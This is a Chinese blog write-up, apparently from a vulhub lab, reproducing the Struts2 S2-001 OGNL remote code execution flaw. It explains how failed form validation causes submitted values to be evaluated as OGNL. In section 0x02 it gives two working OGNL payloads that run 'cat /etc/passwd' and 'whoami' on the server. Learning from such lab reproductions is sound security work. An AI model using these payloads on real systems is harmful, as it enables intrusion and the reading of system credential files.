Struts2_001_RCE 漏洞复现

原创

ADummy_ 于 2021-02-04 19:33:19 发布 149 收藏

分类专栏： vulhub_Writeup 文章标签： 安全漏洞 网络安全 渗透测试

本文链接：https://blog.csdn.net/weixin_43416469/article/details/113663016

Struts2_001_远程代码执行

by ADummy

0x00利用路线

burpuite抓包—>修改payload—>重放包—>代码执行—>有回显

0x01漏洞介绍

我们来了解一下Struts2 中的validation机制。validation依靠validation和workflow两个拦截器。validation会根据配置的xml文件创建一个特殊字段错误列表。而workflow则会根据validation的错误对其进行检测，如果输入有值，将会把用户带回到原先提交表单的页面，并且将值返回。反之，在默认情况下，如果控制器没有得到任何的输入结果但是有validation验证错误。那么用户将会得到一个错误的信息提示。

那么这个机制到底和我们的漏洞有什么关系呢？在WebWork 2.1+ 和 Struts 2中存在一个altSyntax的特性，该特性允许用户提交OGNL请求，当用户提交恶意请求表单，故意触发一个validation错误，页面被workflow再次返回给用户的时候，默认情况下相当于返回%{return_value}。

该漏洞因用户提交表单数据并且验证失败时，后端会将用户之前提交的参数值使用OGNL表达式%{value}进行解析，然后重新填充到对应的表单数据中。如注册或登录页面，提交失败后一般会默认返回之前提交的数据，由于后端使用%{value}对提交的数据执行了一次OGNL 表达式解析，所以可以直接构造 Payload进行命令执行。

影响版本

```
2.0.0 - 2.0.8
```

0x02漏洞复现

payload：


%{
#a=(new java.lang.ProcessBuilder(new java.lang.String[]{“**cat**”,"**/etc/passwd**"})).redirectErrorStream(true).start(),
#b=#a.getInputStream(),
#c=new java.io.InputStreamReader(#b),
#d=new java.io.BufferedReader(#c),
#e=new char[50000],
#d.read(#e),
#f=#context.get(“com.opensymphony.xwork2.dispatcher.HttpServletResponse”),
#f.getWriter().println(new java.lang.String(#e)),
#f.getWriter().flush(),#f.getWriter().close()
}

whoami:


%{+#a=(new+java.lang.ProcessBuilder(new+java.lang.String[]
{“**whoami**”})).redirectErrorStream(true).start(),+#b=#a.getInputStream(),+#c=new+java.io.InputStreamReader(#b),+#d=new+java.io.BufferedReader(#c),+#e=new+char[50000],+#d.read(#e),+#f=#context.get(“com.opensymphony.xwork2.dispatcher.HttpServletResponse”),+#f.getWriter().println(new+java.lang.String(#e)),+#f.getWriter().flush(),#f.getWriter().close()+}

(PS:实际抓包过程中也有这样或那样的坑，进行url编码，建议同学自己手工复现的时候多试几次)

登录界面



Burpsuite抓包，发送第一个payload



0x03总结

这是笔者的第四篇文章，感觉写writeup的时候比正常打漏洞学到东西更充实。因为我写的每一个字都要思考别人能不能懂，思考的前提就在于，首先我要懂了。由于笔者是初学者，暂时没有做代码审计的能力。这也是我认真学习的第四个洞，估计以后代码审计还会过来补充。如有错误，还望各位师傅指正！

0x04参考资料

https://www.cnblogs.com/magic-zero/p/8214034.html

https://blog.csdn.net/SouthWind0/article/details/98971461

所有的writeup，方便下载，留存。
https://github.com/ADummmy/vulhub_Writeup